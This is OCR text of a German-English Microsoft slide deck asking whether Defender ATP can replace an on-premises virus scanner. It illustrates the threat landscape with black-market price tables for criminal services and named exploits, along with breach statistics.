Microsoft

Kann **Microsoft Defender ATP** meinen on-prem Viren-Scanner ersetzen

Funktion, Kosten, Management

Holger Zimmermann | hozimmer@microsoft.com | https://aka.ms/hozi
Modern Workplace | Technical Specialist | Security & Compliance

Agenda


- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

Agenda

- Die Veränderung der Schadsoftware
- Microsoft Threat Protection
- Microsoft Defender Advanced Threat Protection (ATP)
- Integration mit weiteren Microsoft 365 Workloads
- Fragen & Antworten

The playground changed. New parameters require to hit refresh

Changing legislation/jurisdiction




Shift from perimeter security to „vagabond“ devices


Cyber resilience is critical for digital transformation and business success

The challenge of securing your environment

Bad actors are using increasingly creative and sophisticated **attacks**



The digital estate offers a very broad surface area that is difficult to **secure**



Intelligent correlation and action on signals is difficult, time-consuming, and **expensive**

Your painpoint, their Business model

Ransomware as a Service

Twitch streamers and kids get DDoS'ed while gaming

Compromised Identities as commodity goods

Product/Service	Min. price	Max. price
DDoS attack per hour	$USD 14	$USD 58.00
1 million spam emails to specific addresses, e.g. gamers are at a premium	$USD 435	$USD 1155
Credit card data	$USD 3	$USD 435
DHL pack station account - prices based on volume of data available	$USD 70	$USD 360
Falsified ID/driving licences - depends on the quality of the forgery	$USD 72	$USD 3600
databases of personal data - prices based on size and level of detail.	$USD 14	$USD 360
PayPal account	$USD 1,50	$USD 36

1 BTC ~ 5765€


Recent prices from the black market


		Price	
		1BTC	213.200 EUR
N	**SERVICES**	**BTC**	**EUR**
50.000	Root shell	1,85	394,62
45.000	Wordpress admin passwords	1,50	319,80
50.000	SSH sniffer logs	1,20	255,84
1.000	Linux botnet	2,00	426,40
1.103.504	FTP/SSH passwords	3,00	639,60
N	**SERVICES**	**BTC**	**EUR**
1	Start your own maket	33,48	7.137,00
1	Virtual credit card + bank account	0,01	2,69
1	Unlimited REAL code signing	4,20	895,44
TYPE	**KIT**	**BTC**	**EUR**
spam	Wordpress Comment Spammer + Exploit	2,50	533,00
malware	Bitcoin Ransomware	0,21	44,77
malware	Tomcat Worm	7,40	1.578,67
malware	The real GovRAT	4,50	959,40
TYPE	**EXPLOIT**	**BTC**	**EUR**
1day	MS15-034 Microsoft IIS Remote Code Execution	308,53	65.778,11
1day	*NEW* ring0 LPE Exploit CVE-2015-0057	48,17	10.269,84
fud	Adobe Flash < 16.0.0.296 (CVE-2015-0313)	2,50	533,00
0day	Internet Explorer <= 11	35,00	7.462,00
0day	Android WebView 0day RCE	36,50	7.781,80
0day	Linux <= 3.13.0-48 Kernel Panic	2,00	426,40

The security challenges you face have never been greater

150+ security controls


500+ vendors






Source: Momentum Partners

Traditional Patterns vs. Modern Malware characteristics





How do breaches occur?

Malware and vulnerabilities are not the only thing to worry about

46%

of compromised systems had **no malware** on them

99.9%

of exploited Vulnerabilities were used **more than a year** after the CVE was published

Fast and effective phishing attacks give you little time to react

